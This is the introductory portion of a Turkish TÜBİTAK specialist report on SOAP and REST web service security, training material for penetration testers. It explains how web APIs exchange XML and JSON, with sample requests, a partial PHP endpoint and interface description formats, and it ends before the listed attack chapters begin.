



**SOAP VE REST MİMARİSİNDEKİ WEB SERVİSLERDE /
WEB API'LERDE TEMEL GÜVENLİK AÇIKLIKLARI
NELERDİR, AÇIKLIKLAR NASIL İSTİSMAR EDİLEBİLİR
VE AÇIKLIKLAR NASIL KAPATILABİLİR?**

HASAN FATİH ŞİMŞEK

UZMANLIK ÇALIŞMA RAPORU

**TÜRKİYE BİLİMSEL VE TEKNOLOJİK ARAŞTIRMA KURUMU
BİLGEM SİBER GÜVENLİK ENSTİTÜSÜ BİRİMİ**

**ŞUBAT 2023
ANKARA**

KURUM BAŐKANLIĐINA

(.....)
konulu TUBITAK Uzmanlık alıŐma Raporu Deđerlendirmesi ve Sözlü Savunma sonucu aŐađıda belirtilmiŐtir.

GÖREVDE YÜKSELME KOMİSYONU

ADI VE SOYADI

GÖREVİ

İMZA

KOMİSYON BAŐKANI :

ÜYE :

ÜYE :

ÜYE :

ÜYE :

Bu alıŐma, komisyon tarafından / / tarihinde..... alıŐma raporu olarak kabul edilmiŐtir.

ÖZET

SOAP VE REST MİMARİSİNDEKİ WEB SERVİSLERDE / WEB API'LERDE TEMEL GÜVENLİK AÇIKLIKLARI NELERDİR, AÇIKLIKLAR NASIL İSTİSMAR EDİLEBİLİR VE AÇIKLIKLAR NASIL KAPATILABİLİR?

Hasan Fatih ŞİMŞEK

Şubat 2023

Web uygulamalar dünyasında sıklıkla modül olarak kullanılan, ayrıca platform bağımsızlığı özelliği sayesinde birçok yazılım türünün kullanabildiği web servisler, diğer bir deyişle web api'ler dünyada ciddiye alınması gereken derecede kullanım artışı sergilemektedir. Bu nedenle siber güvenlik dünyasının kapsamında dikkate değer bir kritikliktedirler. Bu çalışma raporu tüm platformlardaki yazılımların internet yoluyla kullandığı web servis / web api'lerden piyasada en yaygın kullanılan SOAP ve REST'i mercek altına alacaktır. SOAP ve REST web servislerde / web api'lerde temel olarak kabul gören saldırı vektörlerinin neler olduğu, bu saldırıların nasıl uygulanabildiği, ve bu saldırıların nasıl web servis / web api uç noktalarında durdurulabileceği araştırılacak ve raporlanacaktır. Bu araştırma boyunca teori ve pratik birarada olacaktır. Bu rapor kurumumuzun ihtiyacına binaen web servislerine dönük sızma testi yetiştirmede ve eleman niteliğini arttırmada kapsamlı bir referans rehber belgesi olmayı hedeflemektedir.

Anahtar Kelimeler: SOAP, REST, WEB SERVİS, WEB API, OWASP TOP 10, DVWS, OWASP Mutillidae

ABSTRACT

WHAT ARE THE FUNDAMENTAL VULNERABILITIES IN WEB SERVICES / WEB APIS WHICH USE SOAP AND REST ARCHITECTURE, HOW TO BE ABLE TO EXPLOIT THEM, AND HOW TO BE ABLE TO MITIGATE THEM?

(Expertise / Specialist Study Report)

Hasan Fatih ŞİMŞEK

Şubat 2023

Web services (a.k.a. web apis) which are often used as a module in the world of web applications and also could be used by a lot of software types (such as thick clients) thanks to the platform-independent feature, show an increase of usage that should be taken seriously in the world. Therefore they are in a noticeable criticality in cyber security world's scope. This study report will scrutinize the most common two web services / web apis, SOAP and REST, among web services / web apis to which software in all platforms can communicate over Internet. What kind of attack vectors considered essential in these web services / web apis, how these attack vectors are applied to them, and how to stop these attacks from their's endpoints will be researched and reported. In this research process theory and practice will be together. Based on the needs of our institution, this report is aimed to be a comprehensive reference guide document for training penetration testers for web services / web apis and increasing the quality of staff.

Keywords: SOAP, REST, WEB SERVICES, WEB API, OWASP TOP 10, DVWS, OWASP Mutillidae

TEŐEKKÜRLER

Çalıőma konum olarak bu çalıőma konusunu belirlediđi için ve bu alanda gelişmeme imkan verdiđi için birim yöneticimiz Emre Özkök'e teşekkürler.

SİMGE VE KISALTMALAR

Kısaltmalar

Açıklama

DVWS	Damn Vulnerable Web Services
OWASP	Open Web Application Security Project
SOAP	Simple Object Access Protocol
REST	Representational State Transfer

İÇİNDEKİLER

ÖZET.....	3
TEŞEKKÜRLER.....	5
SİMGE VE KISALTMALAR.....	6
İÇİNDEKİLER	7
1. AMAÇ VE HEDEFLER	9
2. KAPSAM	9
3. PROBLEMİN TANIMI	9
4 LİTERATÜR ARAŞTIRMASI	9
4.1 Web Servis / Web API Giriş.....	9
4.1.1 Web Servis / Web API Nedir?	9
4.1.2. Web Servis / Web API Çalışma Şekli	15
4.1.3. Web Servis ve Web API Arasındaki Fark.....	18
4.1.4 Web Servis Türleri.....	18
4.1.5 Web Servislerin Arayüzü Olmaması	19
5 YÖNTEM.....	20
5.2 Web Servisler Nasıl Test Edilir (Teorik Gösterim)	20
5.2.1 SoapUI Yazılımı	20
5.2.2 Burpsuite Yazılımı	22
5.2.3 Netsparker Yazılımı.....	22
5.2.4 Postman Yazılımı.....	26
5.2.5 Web Tarayıcı Eklentileri	26
5.2.6 Wireshark Yazılımı	26
5.2.7 Proxy Ayarı.....	26
5.3 Web Servisler Nasıl Test Edilir (Uygulamalı Gösterim)	27
5.3.1 SoapUI Yazılımı	27
5.3.2 Burpsuite Yazılımı	38
5.3.2.1 Burpsuite ile SOAP Web Servis Testi.....	38
5.3.2.2 Burpsuite ile REST Web Servis Testi.....	43
5.3.3 Netsparker Yazılımı.....	47
5.3.3.1 Netsparker ile SOAP Web Servis Testi	47
5.3.3.2 Netsparker ile REST Web Servis Testi	53
5.3.4 Postman Yazılımı.....	62
5.3.4.1 Postman ile SOAP Web Servis Testi	62
5.3.4.2 Postman ile REST Web Servis Testi	67

5.3.5	Chrome “Boomerang SOAP and REST Client” Eklentisi.....	72
5.4	Web Servislerde Temel Açıklar, Sömürme Adımları ve Önlemler	77
5.1.1	WSDL Enumeration (CWE-651, CAPEC-95).....	77
5.1.2	XML Bomb (CWE-776, CAPEC-197)	88
5.1.3	XML Bomb 2 (CWE-776, CAPEC-197)	100
5.1.4	XML External Entity Injection (CWE-611, CAPEC-376)	114
5.1.5	XML External Entity Injection 2 (CWE-611, CAPEC-376)	126
5.1.6	XML External Entity Injection 3 (CWE-611, CAPEC-376)	129
5.1.7	SQL Injection (CWE-89, CAPEC-66).....	130
5.1.8	Command Injection (CWE-78, CAPEC-88)	134
6	SONUÇ VE ÖNERİLER	140
7	EK	141
7.1	SoapUI Web Servis Güvenlik Testi Yazılımını Linux’a (Ubuntu 18.04 LTS’ye) Kurma 141	
7.2	Burpsuite’i Linux (Ubuntu 18.04 LTS) Sisteme Kurma	142
7.3	Burpsuite’e WSDLER Eklentisini Kurma	143
7.4	Postman Yazılımını Linux (Ubuntu 18.04 LTS) Sisteme Kurma	144
7.5	DVWS Web API’yi Linux’a (Ubuntu 16.04 LTS Dağıtımına) Kurma	144
7.6	DVWS Web API’yi Windows’a (Windows 10 Home Premium Sürümüne) Kurma 149	
7.7	Mutillidae Web API’yi Linux’a (Ubuntu 18.04 LTS Dağıtımına) Kurma	151
7.8	Mutillidae Web API’yi Linux’a (Ubuntu 14.04 LTS Dağıtımına) Kurma	156
7.9	Mutillidae Web API’yi Windows’a (Windows 10 Home Premium Sürümüne) Kurma	159
7.10	DVWS SQLi Açıklıklı Rest API Uç Noktasındaki Hatanın (Bug’ın) Giderilmesi..	161
8	KAYNAKÇA	163

1. AMAÇ VE HEDEFLER

Kurumsal olarak web servis / web api sızma testlerinde konu hakkında arkaplana tam net sahip olunmaması ve teknik olarak projelerde zayıf kalınıyor olması nedeniyle bu alanda güçlenme gereksinimi doğmuştur. Web servis / web api 'lerin temel güvenlik açıklıklarının neler olduğu, nasıl bu açıklıkların istismar edilebildiği, ve nasıl bu açıklıkların önleminin alınabileceğine dair bir çalışma konusu belirlenerek kurumsal olarak bu alanda güçlenmek, ayrıca aramıza yeni katılacak iş arkadaşlarımızın da bu rehber doküman ile aynı seviyeye gelmesi ve projelere sağlıklı bir şekilde dahil edilebilmesi hedeflenmektedir. Web servis / api'ler için Türkçe içerikli çok az dökümanın oluşu, "kapsamlı" bir rehber dökümanın olmayışı bu anlamda bu çalışma dökümanını ayrıca gerekli kılmıştır.

2. KAPSAM

Bu çalışma raporunda piyasada en yaygın kullanıma sahip SOAP ve REST web servisler / web api'ler odak noktasına alınacaktır. SOAP ve REST mimarileriyle oluşturulmuş web servislerin / web api'lerin temel güvenlik açıklıklarını inceleme, suistimal etme yollarını öğrenme, ve açıklıkların kapatılışını öğrenme üzerine teori ve pratik bir arada bir çalışma sergilenecektir.

3. PROBLEMİN TANIMI

Web servis'ler / web api'ler web uygulama mıdır, nasıl test edilirler ve temel güvenlik açıklıkları nelerdir problemlerine cevap aranacaktır.

4 LİTERATÜR ARAŞTIRMASI


Literatürde yer alan benzer içerikli çalışmalar incelenerek çalışmanın hangi yılda yapıldığı, yazar bilgisi, temel araştırma sorusu veya hipotezi, çözüm yöntemi ve elde ettiği sonuçları içeren detaylı bir açıklama yapılmalıdır. Yapılan çalışmanın niteliği açısından literatürün detaylandırılması önem arz etmektedir.

4.1 Web Servis / Web API Giriş

Sızma testçi bakış açısıyla bu başlık altında web servis / web api'ye bir bakış sunulacaktır. Bu raporda web servis ve web api ifadeleri aynı şeyi ifade ettiklerinden birbirlerinin yerine kullanılacaktır.

4.1.1 Web Servis / Web API Nedir?

Web servisler / web api'ler adında geçen web kelimesinden anlaşılacağı üzere web uygulama gibidirler. Web uygulamalar gibi web sunucularda barınırlar. Web uygulamalarda olduğu gibi web servis / web api'lerde de bir istemci web sunucuya http(s) talebi yapar ve web sunucudan http(s) yanıtı alır.



Web Servis / Web API Haberleşmesi

Web servis / web api'lerin web uygulamalardan farkı web uygulamalarda olduğu gibi bir arayüze sahip olmayışlarıdır. Bir web tarayıcıdan web uygulama sunucusuna bağlanıldığında web uygulamalarda bir arayüz gelir ve o arayüz üzerinden işlemler yürütülür. Fakat bir web tarayıcıdan web servislere / web api'lere bağlanıldığında bir arayüz (çoğunlukla) gelmez.

Web servis'ler / web api'ler genellikle web uygulamaların yanıt olarak döndüğü html çıktı gibi bir çıktı yanıt olarak dönmezler. Bunun yerine xml ya da json formatında bir çıktı yanıt olarak dönerler. HTML çıktı web tarayıcısı içindir. XML veya JSON çıktı ise web tarayıcısı dahil olmak üzere envai çeşit platformdaki istemciler içindir. Örneğin web tarayıcı yazılımları, iOS tabanlı yazılımlar, Android tabanlı yazılımlar, windows tabanlı yazılımlar, macOS tabanlı yazılımlar,... gibi.

Web servisler / web api'ler bazı rollere sahiptirler. Web servisleri / web api'leri anlamak için bu rollerden ikisine göz atmamız yerinde olacaktır:

- service requestor (servis talep edici)
- service provider (servis sağlayıcı)

Bu rollerden service requestor web servisi / web api'yi tüketendir / kullanandır. Service provider ise web servisi sağlayan ve internetten erişilir kılındır. Web sunucuda yer alır. Service requestor'lar service provider'a ağda bağlantı açarlar ve XML / JSON talepleri yollarlar. Yanıt olarak da XML / JSON yanıtları alırlar.

Örneğin web uygulamalarda web uygulamayı tüketen / kullanan istemci yazılım web tarayıcıdır. Web servislerde / web api'lerde ise web servisi / web api'yi tüketen / kullanan istemci yazılım herhangi bir platformda yer alabilir. Web tabanlı bir yazılım (Chrome/Firefox/Opera/Edge/... web tarayıcısı), windows tabanlı bir yazılım, unix tabanlı bir yazılım,...v.b. farklı türden platformlara özgü yazılımlar olabilir.

Web uygulamalarda haberleşme url encode ile (url kodlama ile) gönderilen talebe karşılık html yanıt şeklindedir. Örneğin web uygulamalar ile web sunucular arasında gönderilen ve alınan http talep ve yanıt paketleri şu şekildedir,

Web Tarayıcıdan Web Sunucuya Giden HTTP Talebi:

```
...http başlıklar...  
...http başlıklar...  
Content-Type: application/x-www-form-urlencoded  
...http başlıklar...
```

...http başlıklar...

tcNo=1234322123&sicilNo=9876521

veya şu şekildedir,

Web Tarayıcıdan Web Sunucuya Giden HTTP Talebi:

...http başlıklar...

...http başlıklar...

Content-Type: multipart/form-data; boundary=----WebKitFormBoundarys89aFVi

...http başlıklar...

...http başlıklar...

-----WebKitFormBoundarys89aFVi

Content-Disposition: form-data; name="tcNo"

1234322123

-----WebKitFormBoundarys89aFVi

Content-Disposition: form-data; name="sicilNo"

9876521

veya şu şekildedir;

Web Tarayıcıdan Web Sunucuya Giden HTTP Talebi:

...http başlıklar...

...http başlıklar...

Content-Type: text/plain

...http başlıklar...

...http başlıklar...

tcNo=1234322123

sicilNo=9876521

ve bu taleplere karşılık gelen yanıt paketi de

Web Sunucudan Gelen HTTP Yanıtı:

...http başlıklar...

...http başlıklar...

Content-Type: text/html;

...http başlıklar...

...http başlıklar...

<html>

<head>

```
...
</head>
<body>
...

    Kullanıcı Detay Bilgileri: <br />
    Anne Kızlık Soyadı: .... <br />
    Baba Adı: ... <br />
    Doğduğu Yer: ... <br />
    Maaşı: ... <br />
...
</body>
</html>
```

şeklindedir.

Web servislerde / web api'lerde ise aynı durum şu şekildedir,

Bir Platformdaki İstemciden Web Sunucuya Giden HTTP Talebi:

```
...http başlıklar...
...http başlıklar...
Content-Type: application/xml
...http başlıklar...
...http başlıklar...

<?xml version="1.0" encoding="UTF-8">
<kullaniciBilgileri>
    <tcNo>1234322123</tcNo>
    <sicilNo>9876521</sicilNo>
</kullaniciBilgileri>
```

Web Sunucudan Gelen HTTP Yanıtı:

```
...http başlıklar...
...http başlıklar...
Content-Type: application/xml
...http başlıklar...
...http başlıklar...

<?xml version="1.0" encoding="UTF-8">
<kullaniciDetay>
    <AnneKizlikSoyadi>...</AnneKizlikSoyadi>
    <BabaAdi>...</BabaAdi>
    <DogduguYer>...</DogduguYer>
    <MaasMiktari>...</MaasMiktari>
```

</kullaniciDetay>

Veya web servis / web api json kullanıyor ise aynı durum için istek ve yanıt şu şekildedir:

Bir Platformdaki İstemciden Web Sunucuya Giden HTTP Talebi:

```
...http başlıklar...
...http başlıklar...
Content-Type: application/json
...http başlıklar...
...http başlıklar...
```

```
{
  "kullaniciBilgileri": {
    "tcNo": 1234322123,
    "sicilNo": 9876521
  }
}
```


Web Sunucudan Gelen HTTP Yanıtı:

```
...http başlıklar...
...http başlıklar...
Content-Type: application/json
...http başlıklar...
...http başlıklar...
```


```
{
  "kullaniciDetay": {
    "AnneKizlikSoyadi": "...",
    "BabaAdi": "...",
    "DogduguYer": "...",
    "MaasMiktari": "..."
  }
}
```

Yani web servisler / web api'ler (service provider'lar) istemciler (service requestor'lar) ile haberleşirken xml veya json dilini kullanırlar. Nadiren de olsa HTML dilini de kullanabilirler.

Web servis / web api'ler web sunucuda barınırlar. Web servis / web api'lerin istemciler ile haberleştiği dil XML veya JSON'dır.




Örnek Bir Web Servis / Web API Haberleşmesi



Web Servisler Web Sunucuda Barındırılır

Web servislerde / web api'lerde XML ve JSON'ın kullanılıyor oluşu web servislerin / web api'lerin platform bağımsız olmalarını sağlar. Platform bağımsızdan kasıt web servisi / web api'nin web sunucularda herhangi bir web sunucu yazılımı (örn; apache, iis, nginx, ...) üzerinde yer alabileceği, herhangi bir web programlama dili (örn; php, java, c#,...) ile yazılabileceği, ve istemcilerin de farklı platformlarda ve programlama dillerinde (örn; windows-based, unix-based, web-based, mobile-based,... platformlarda ve php, java, c#,... dillerinde) olabileceğidir.



Çeşitli Teknolojideki İstemcilerin Web Servis / Web API'yle Haberleşmesi

Xml ve json veri depolama ve taşıma dilleri basit ve evrensel olduklarından her türlü farklı teknolojideki yazılım kendi arasında bu dili kullanarak karşılıklı haberleşebilirler.

Web servisi / web api'yi kullanan / tüketen uygulamalar herhangi bir programlama diliyle yazılabilirler. Web servisler de herhangi bir programlama diliyle yazılabilirler. Farklı türden

teknolojilerin haberleşmesine c# masaüstü uygulamanın java web servisi / web api'si ile konuşması veya iOS bir mobil uygulamanın php ile yazılmış bir web servis / web api ile konuşması örnek olarak verilebilir, veya aynı türden teknolojilerin haberleşmesine web servisin php olması ve web servisi kullanan / tüketen uygulamanın da web-based bir web tarayıcıdaki php uygulaması olması örnek olarak verilebilir.

Sonuç olarak web servisi / web api herhangi bir teknolojiye yazılabilen web programlarına denir. Web sunucuda barınırlar. Web servisi / web api consumer'ı (tüketicisi) ise herhangi bir teknolojiye yazılabilen ve uzak web sunucudaki web servisi / web api'si ile (web programı ile) haberleşen yazılıma denir.


4.1.2. Web Servis / Web API Çalışma Şekli

Web servis / web api kavramını anlamak adına şu şekilde bir basitleştirme yapılabilir. Web servis / Web API web tarayıcıda görünen örneğin boş bir php sayfası olarak düşünülebilir. HTML kodu barındırmayan, GET, POST, PUT, v.b. parametreleri alan, php kodlarıyla işlemler yapan bir php sayfası. Bu şekilde boş görünümlü php web sayfasında örneğin veritabanına veri yazılır, veya veritabanından veri çekilir. Çıktı ise bu html'i olmayan boş php sayfasında ya yoktur ya da echo ile json formatta veya xml formatta basılmış bir yanıttır. Bu yanıt örneğin veritabanından veri çekme sonucundaki verilerin xml / json formatta listelenmesi gibi.

Örneğin aşağıda php ile yazılmış bir web servisinin / web api'nin (yani service provider'ın) web sunucudaki bir kod bloğu gösterilmektedir.

```
"Database Error");
    print json_encode($row);
} else {
    $query = "SELECT siteStatus FROM siteStatus WHERE siteURL = 'http://www.braingia.org'";
    if ($result = mysqli_query($dbLink,$query)) {
        $row = $result->fetch_array(MYSQLI_ASSOC);
        if (is_null($row)) {
            $row = array("siteStatus" => "Error - Site Not Found");
        }
        } else {
            $row = array("siteStatus" => "General Error");
        }
    }
    print json_encode($row);
    mysqli_close($dbLink);
} // End else condition (for database connection)
?>
```

Web sunucudaki bu web servisine / web api'ye göre else koşulunda veritabanına sorgu yapılıyor ve belirtilen siteURL değerindeki veritabanı kaydının siteStatus veritabanı kolon değeri çekiliyor. Eğer gelen değer null'sa veya bağlantı hatalıysa \$row değeri hata verisiyle dolduruluyor, değilse \$row değeri gelen değerle dolduruluyor. Ardından \$row değeri print_json_encode(\$row) ile json formatında döküman olarak yanıt paketinin gövdesinde web servisi tüketen / kullanan uygulamaya, yani service requestor'a (tüketiciye) yanıt olarak gönderiliyor.



Service Provider'ın Yanıtı

Burada gelen yanıtı görebilmek adına istemci olarak web tarayıcı kullanıldı, fakat esasında bir service requestor bu yanıtı aldığı anda aldığı yanıtı göre bir davranış üretecektir. Örneğin masaüstü bir yazılım eğer service requestor'sa bu yanıtı aldığı anda yeşil bir buton ile "Erişim Var" bilgisi sunacaktır.

Service requestor'lar aldıkları xml (veya json) yanıtlarını parse ederek sonuçlar üretirler ve arayüzlerine buna göre bilgiler yansıtırlar. Örneğin service requester'lar login olma isteği gönderebilirler. Bunu kullanıcı adı ve parola bilgisini talep paketinin gövdesinde xml etiketleri arasında göndererek yapabilirler. Gelecek yanıt paketinin gövdesinde xml etiketleri arasında oturum geçerliyse sessionID, değilse hata bilgisi gelerek de arayüze oturum açıldı veya açılmadı görseli basabilirler.

Bahsedilen bu örnek için service requestor'ın gönderdiği geçerli hesap bilgilerindeki login olma paketi ve aldığı yanıt örneği aşağıda verilmiştir:

Bir Platformdaki İstemciden Web Sunucuya Giden HTTP Talebi #1:

...http başlıklar...

...http başlıklar...

Content-Type: application/xml

...http başlıklar...

...http başlıklar...

<soapenv:Header/>

<soapenv:Body>

<sam:login>

<username>Login</username>

// Geçerli Oturum Bilgisi

<password>Login123</password>

// Geçerli Oturum Bilgisi

</sam:login>

</soapenv:Body>

</soapenv:Envelope>

Web Sunucudan Gelen HTTP Yanıtı:

```
...http başlıklar...
...http başlıklar...
Content-Type: application/xml
...http başlıklar...
...http başlıklar...

<soapenv:Header/>
<soapenv:Body>
<sam:loginResponse>
<sessionid>2339195918796172</sessionid>
</sam:loginResponse>
</soapenv:Body>
```

ve service requestor'un geçersiz hesap bilgilerindeki login olma paketi ve aldığı yanıt örneği:

Bir Platformdaki İstemciden Web Sunucuya Giden HTTP Talebi #2:

```
...http başlıklar...
...http başlıklar...
Content-Type: application/xml
...http başlıklar...
...http başlıklar...

<soapenv:Header/>
<soapenv:Body>
<sam:login>
<username>Login</username> // Geçersiz Oturum Bilgisi
<password>deneme</password> // Geçersiz Oturum Bilgisi
</sam:login>
</soapenv:Body>
```

Web Sunucudan Gelen HTTP Yanıtı:

```
...http başlıklar...
...http başlıklar...
Content-Type: application/xml
...http başlıklar...
...http başlıklar...

<soapenv:Body>
<soapenv:Fault>
<faultcode>Client</faultcode>
<faultstring>Invalid Login</faultstring>
<detail>
<sam:loginFault>The login credentials are invalid</sam:loginFault>
```

```
</detail>  
</soapenv:Fault>  
</soapenv:Body>
```

Bu şekilde service requester'dan (yani web servisi tüketen / kullanan uygulamadan) girilen bilgiler service provider'dan (yani web servis sunucusundan) gelen yanıtta göre değerlendirilir ve service requester ekranında oturum açıldı veya açılmadı arayüzü getirilebilir. Bunun gibi web servislerde / web api'lerde web uygulamalarda yapılan her işlem yapılabilir.

Bilgi:

Web servisler / web api'ler web uygulamalardaki işlevleri xml (veya json) etiketleri üzerinden gerçekleşen alışverişle yaparlar. Dolayısıyla web uygulamalardaki kaba kuvvet, sql enjeksiyonu, komut çalıştırma,... gibi saldırılar web servislerde de / web api'lerde de yapılabilmektedir ve web uygulamalarda çıkan güvenlik açıklıkları web servislerde de aynı şekilde çıkabilir.

4.1.3. *Web Servis ve Web API Arasındaki Fark*

Web servis ve web api birbirlerinin yerlerine kullanılabilen ifadelerdir. Aynı şeyi ifade ederler. İkisi de web sunucuda barınan ve network üzerinden çeşitli teknolojilerdeki istemcilerle haberleşen web programı anlamına gelmektedir.

Web API'lere daha yakından bakılacak olursa Web API, API genel kategorisinin bir alt türüdür. API'lerde eğer network bağlantısı ile haberleşme varsa bu API'lere web api adı verilir.



Web API Sembolü



API Sembolü

4.1.4 *Web Servis Türleri*

Web servisleri piyasadaki yaygınlığına göre sınıflandıracak olursak iki türdür. Bunlar;

- SOAP Web Servisi
- REST Web Servisi

şeklinde. Bu iki web servisi piyasadaki en baskın iki türdür. SOAP web servisi bugün için eski bir çözüm olarak görülebilir. Çünkü REST web servisi gittikçe popüleritesi artan bir çözüm olmuştur.

SOAP web servisi güçlü bir şekilde function-driven'dır (fonksiyon yönelimlidir). REST web servisi ise oldukça data-driven'dır (veri yönelimlidir). SOAP eski oluşu dolayısıyla biraz karmaşıktır. REST ise oldukça kolay kullanılabilir / tüketilebilir ve anlaşılabilir bir yapıya sahiptir.

SOAP web servisler http protokolü yanında smtp, ftp, tcp/ip gibi protokoller kullanabilirler. REST web servisler ise sadece http/https protokollerini kullanırlar.

REST web servisler ifadesi yanında Restful web servisler ifadesi de geçebilmektedir. REST web servisi prensiplerini kullanan web servisler RESTful web servisi denmektedir. REST isimdir ve RESTful sıfattır. REST yerine RESTful denilince söz konusu konuşulan web servisin REST yaklaşımında olduğu (REST prensiplerini kullandığı) ifade edilmiş olur.

4.1.5 Web Servislerin Arayüzü Olmaması

Web servisler kendi başlarına bir arayüze sahip değildirler. Örneğin web uygulamalarda gelen yanıt paketlerinde "spidering / crawling" yapılarak arayüz / kapsam belirlenebilir. Ancak web servislerde bu mümkün değildir. Çünkü web servisler yanıt olarak xml / json veri dönerler. Web uygulamalardaki gibi gezinti yapılabilecek ve dallanılabilir bağlantı unsurları içermezler. Bu çalışma şekli otomatize web zafiyet tarayıcı yazılımların web servislerde "crawl" ve "attack" yapmasını oldukça zor kılar. Yani saldırı yapılacak kapsam elde edilemez. Ancak saldırı testleri (veya fonksiyonel çalışırılık testleri) için web servisler arayüzlerini / kapsamlarını gösteren mekanizmalara sahiptirler. Bunlar şu şekildedir:

SOAP için:

- WSDL (Web Service Definition Language)

REST için:

- WADL (Web Application Description Language)
- OpenAPI (resmi adıyla Swagger)
- RAML
- I/O Docs (Input / Output Document)

SOAP web servislerde WSDL dosyası arayüzdür. SOAP web servisin WSDL dosyası ile arayüzü görünür. Hangi url'ler, metotlar, parametreler kullanıyor, hangi http talep metodu hangi URL üzerinde kullanılıyor, hangi girdi dökümanları gönderiliyor, hangi "status code" (durum kodu) yanıt olarak bekleniyor, ... gibi bilgiler öğrenilir. Bu şekilde kapsam elde edilir ve saldırı testleri veya fonksiyonel çalışırılık testleri uygulanabilir. SOAP web servisler WSDL'e bağımlıdır ve SOAP web servisler servisi keşfetmek adına başka bir mekanizmaya sahip değildirler. Yani SOAP'ta WSDL tek arayüz çözümdür.

REST web servislerde arayüz / kapsam sunan WSDL gibi tutarlı bir standart yoktur. Birçok REST web servisi kendi dökümantasyonuna sahiptir. Bu dökümantasyonlar geliştiriciler için kullanışlıdır, fakat otomatize web zafiyet tarayıcıları için kullanışsızdır. REST web servislerin arayüzlerini / kapsamlarını standardize bir şekilde sunmak için WADL, OpenAPI (Swagger), RAML ve I/O Docs projeleri geliştirilmiştir. Örneğin WADL dosyası olduğunda bu tanımlama dosyası parse edilerek / okunarak herbir mevcut kaynak için URL, metot, parametre ve hangi url'de hangi http talep metodu kullanılıyor gibi bilgiler alınır ve kapsam bu şekilde belirli olur.

Örneğin OpenAPI (Swagger) rest web servisleri dökümantate etmek için bir diğer tanımlama dosyasıdır ve rest web servisleri tanımlamak için url, metot, parametre formatını belirtir. Bir uygulama geliştiricisi olarak web servisler framework'ler kullanılarak yazılır, OpenAPI (Swagger) web servis kodlarını tarar ve dökümantasyonu belirli bir URL'de oluşturur. Bir service requestor ise bu URL'i kullanarak REST web servisi nasıl kullanabileceğini, hangi url'lerin, metotların, parametrelerin, hangi http talep metodunun hangi URL üzerinde kullanıldığını, hangi girdi dökümanlarının gönderildiğinin, hangi status code'un yanıt olarak beklendiğinin, ... v.b. bilgilerini öğrenir. Böylece rest web servisler bu şekilde arayüzleri / kapsamı keşfedilebilir olur ve saldırı testleri ve ayrıca fonksiyonel çalışırlık testleri uygulanabilir.

REST web servislerde tartışmalı şekilde WADL büyük bir kusur olarak görülür. WADL'ın kusuru optional (seçime bağlı) olması ve bazı gerekli bilgileri sunmamasıdır. Bu yetersizliği çözmek için piyasada başka çözümler var olmuştur. Bunlar OpenAPI (Swagger), RAML, I/O Docs gibi.

WSDL dosyaları SOAP-based web servisleri test etmenin merkezinde yer alır. Aynı şekilde REST için olan standardize edilmiş tanımlama dosyaları da REST-based web servisleri test etmenin merkezinde yer alır.

SOAP'ta WSDL kullanılmasa ve REST'te dökümantasyon olmasa bir web servisin arayüzünü belirleme bu tanımlama çözümlerinin olmasına göre oldukça zordur.

Web servislerde her bir url adresine **endpoint (uç nokta)** adı verilir. Yalnızca bu endpoint'lere ulaşan talepler kayda değerdir. Web servislerde arayüz / kapsam bu endpoint listesine ve endpoint'lerin kabul ettiği parametre listesine denmektedir.

5 YÖNTEM

5.2 Web Servisler Nasıl Test Edilir (Teorik Gösterim)

Bu başlık altında başlıca web servis / web api güvenlik testi yapma araçları tanıtılacaktır.

